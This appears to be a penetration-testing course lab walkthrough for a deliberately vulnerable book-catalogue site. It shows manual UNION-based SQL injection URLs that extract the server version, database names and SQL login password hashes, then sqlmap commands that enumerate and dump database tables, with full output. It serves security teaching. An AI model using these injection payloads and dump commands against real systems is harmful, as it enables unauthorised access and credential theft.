
http://54.149.82.150/bookdetail.aspx?id=2 order by 10--




http://54.149.82.150/bookdetail.aspx?id=2 order by 5--




http://54.149.82.150/bookdetail.aspx?id=2 order by 6--




http://54.149.82.150/bookdetail.aspx?id=2 order by 7--




http://54.149.82.150/bookdetail.aspx?id=2 order by 8--




http://54.149.82.150/bookdetail.aspx?id=2 order by 9--




http://54.149.82.150/bookdetail.aspx?id=2 union all select 1,2,3,4,5,6,7,8,9--




http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,2,3,4,5,6,7,8,9--




http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,4,5,6,7,8,9--


Book Detail Page - Mozilla Firefox
Book Detail Page
54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,4,5,6,7,8,9--
Search
Books Forever
Go
Home
Login
Contact
Books Search
Title
Go
Advanced Search
Catalog
A B C D E F G
H I J K L M N
O P Q R S T U
V W X Y Z
NOTE:
Search your books & authors by the first name
Knowmore
SOAP is a simple XML-based
Book Detail
Book Cover 7
Book name:
dbo
Author:
Microsoft SQL Server 2012 - 11.0.2100.60 (X64) Feb 10 2012 19:39:15 Copyright (c) Microsoft Corporation Express Edition (64-bit) on Windows NT 6.2 (Build 9200:) (Hypervisor)
Publication:
4
ISBN:
08
Pages:
09
Price:
$5.00
Buy Now
Welcome guest !
Latest Releases & News
July 21st, 2009
This is a template designed to explore web services (SOAP) attacks.
SOAP is a simple XML-based protocol to let applications exchange information over HTTP.
It is important for application development to allow Internet communication between programs.
June 22nd, 2005
Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security


http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,@@servername,5,6,7,8,9--



http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,@@servername,5,6,db_name(0),8,9--



http://54.149.82.150/bookdetail.aspx?id=-2 union all select 1,user,@@version,@@servername,5,6,master.sys.fn_varbintohexstr(password_hash),8,9 from master.sys.sql_logins--




Lab 19: Extracting Data with SQLMap

cd /home/strategicsec/toolz/
svn checkout https://svn.sqlmap.org/sqlmap/trunk/sqlmap sqlmap-dev
cd sqlmap-dev

You should check to see if this gets detected by the IDS:

python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" -b

python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" --current-user



python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" --current-db

```
    Type: AND/OR time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind
    Payload: id=2 WAITFOR DELAY '0:0:5'--
---
[14:16:44] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Microsoft IIS 8.5, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2012
[14:16:44] [INFO] fetching current database
[14:16:45] [WARNING] reflective value(s) found and filtering out
current database:    'BookApp'
[14:16:45] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.149.82.150'

[*] shutting down at 14:16:45

root@ubuntu:/home/strategicsec/toolz/sqlmap-dev#
```

python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" --dbs

```
[14:17:45] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Microsoft IIS 8.5, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2012
[14:17:45] [INFO] fetching database names
[14:17:47] [WARNING] reflective value(s) found and filtering out
available databases [5]:
[*] BookApp
[*] master
[*] model
[*] msdb
[*] tempdb

[14:17:47] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.149.82.150'

[*] shutting down at 14:17:47

root@ubuntu:/home/strategicsec/toolz/sqlmap-dev#
```

python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" -D BookApp --tables

```
---
[14:18:34] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Microsoft IIS 8.5, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2012
[14:18:34] [INFO] fetching tables for database: BookApp
[14:18:35] [WARNING] reflective value(s) found and filtering out
Database: BookApp
[2 tables]
+--------------+
| BOOKMASTER   |
| sqlmapoutput |
+--------------+

[14:18:35] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.149.82.150'

[*] shutting down at 14:18:35

root@ubuntu:/home/strategicsec/toolz/sqlmap-dev#
```

python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" -D BookApp -T BOOKMASTER --columns

```
---
[14:19:15] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: ASP.NET, Microsoft IIS 8.5, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2012
[14:19:15] [INFO] fetching columns for table 'BOOKMASTER' in database 'BookApp'
[14:19:16] [WARNING] reflective value(s) found and filtering out
Database: BookApp
Table: BOOKMASTER
[9 columns]
+-------------+---------+
| Column      | Type    |
+-------------+---------+
| AUTHNAME    | varchar |
| BOOKID      | numeric |
| BOOKNAME    | varchar |
| DESCRIPTION | varchar |
| FILENAME    | varchar |
| ISBN        | numeric |
| PAGES       | numeric |
| PRICE       | numeric |
| PUBNAME     | varchar |
+-------------+---------+

[14:19:16] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.149.82.150'

[*] shutting down at 14:19:16

root@ubuntu:/home/strategicsec/toolz/sqlmap-dev#
```

python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" -D BookApp -T sysdiagrams --columns

```
[21:37:49] [INFO] fetching columns for table 'dbo.sysdiagrams' on database 'BookApp'
Database: BookApp
Table: dbo.sysdiagrams
[5 columns]
+--------------+-----------+
| Column       | Type      |
+--------------+-----------+
| definition   | varbinary |
| diagram_id   | int       |
| name         | nvarchar  |
| principal_id | int       |
| version      | int       |
+--------------+-----------+
```

python sqlmap.py -u "http://54.149.82.150/bookdetail.aspx?id=2" -D BookApp -T BOOKMASTER --columns --dump

```
| 6      | 9780240521312 | 15.00 | 336   | 2009, English                    | How to Cheat in Adobe Flash CS4: The art of desi
gn and animation                                  | 15847_81.jpg    | Focal Press               | Need to solve problems quic
kly to develop creative projects to time and to budget? Want to hone your Flash skills so you can concentrate on your animation?
ThenHow to Cheat in Flash is for you! Chris Georgenes shows how to work from the problem to the solution - from the viewpoint of
an animator who has been commissioned to create a job and is working to a deadline.
                        |
| 7      | 9780750689717 | 12.00 | 488   | 2009, English                    | Complete PCB Design Using OrCAD Capture and PCB
Editor                                            | 15837_81.jpg    | Newnes                    | This book provides instruct
ion on how to use the OrCAD design suite to design and manufacture printed circuit boards. The primary goal is to show the reader
 how to design a PCB using OrCAD Capture and OrCAD Editor. Capture is used to build the schematic diagram of the circuit, and Edi
tor is used to design the circuit board so that it can be manufactured.
                        |
| 8      | 9781847195661 | 15.00 | 312   | 2008, English                    | Drupal 6 Themes: Create new themes for your Drup
al 6 site with clean layout and powerful CSS styling | 15826_81.jpg    | Packt Publishing          | Drupal 6 Themes is an ideal
 introduction to theming with Drupal 6. If you want to create a striking new look for your Drupal 6 website, this book is for you
. This book is a revised, updated and expanded edition of Drupal 5 Themes, written specifically for Drupal 6. The book will show
you techniques and tools to help you improve the look and feel of any Drupal 6-powered website.
                        |
| 9      | 9781848000698 | 13.00 | 736   | 2008, English                    | The Algorithm Design Manual
                                                  | 15809_81.jpg    | Springer                  | This expanded and updated s
econd edition of a classic bestseller continues to take the "mystery" out of designing and analyzing algorithms and their efficac
y and efficiency. Expanding on the highly successful formula of the first edition, the book now serves as the primary textbook of
 choice for any algorithm design course while maintaining its status as the premier practical reference guide to algorithms.
                        |
+--------+--------------+-------+-------+----------------------------------+-----------------------------------------------
-----------------------------------------------------+----------------+---------------------------+-----------------------
-----------------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------------------------------------------
----------------------+

[00:34:12] [INFO] table 'BookApp.dbo.BOOKMASTER' dumped to CSV file '/home/strategicsec/toolz/sqlmap-dev/output/54.149.82.150/dum
p/BookApp/BOOKMASTER.csv'
[00:34:12] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.149.82.150'

[*] shutting down at 00:34:12
```

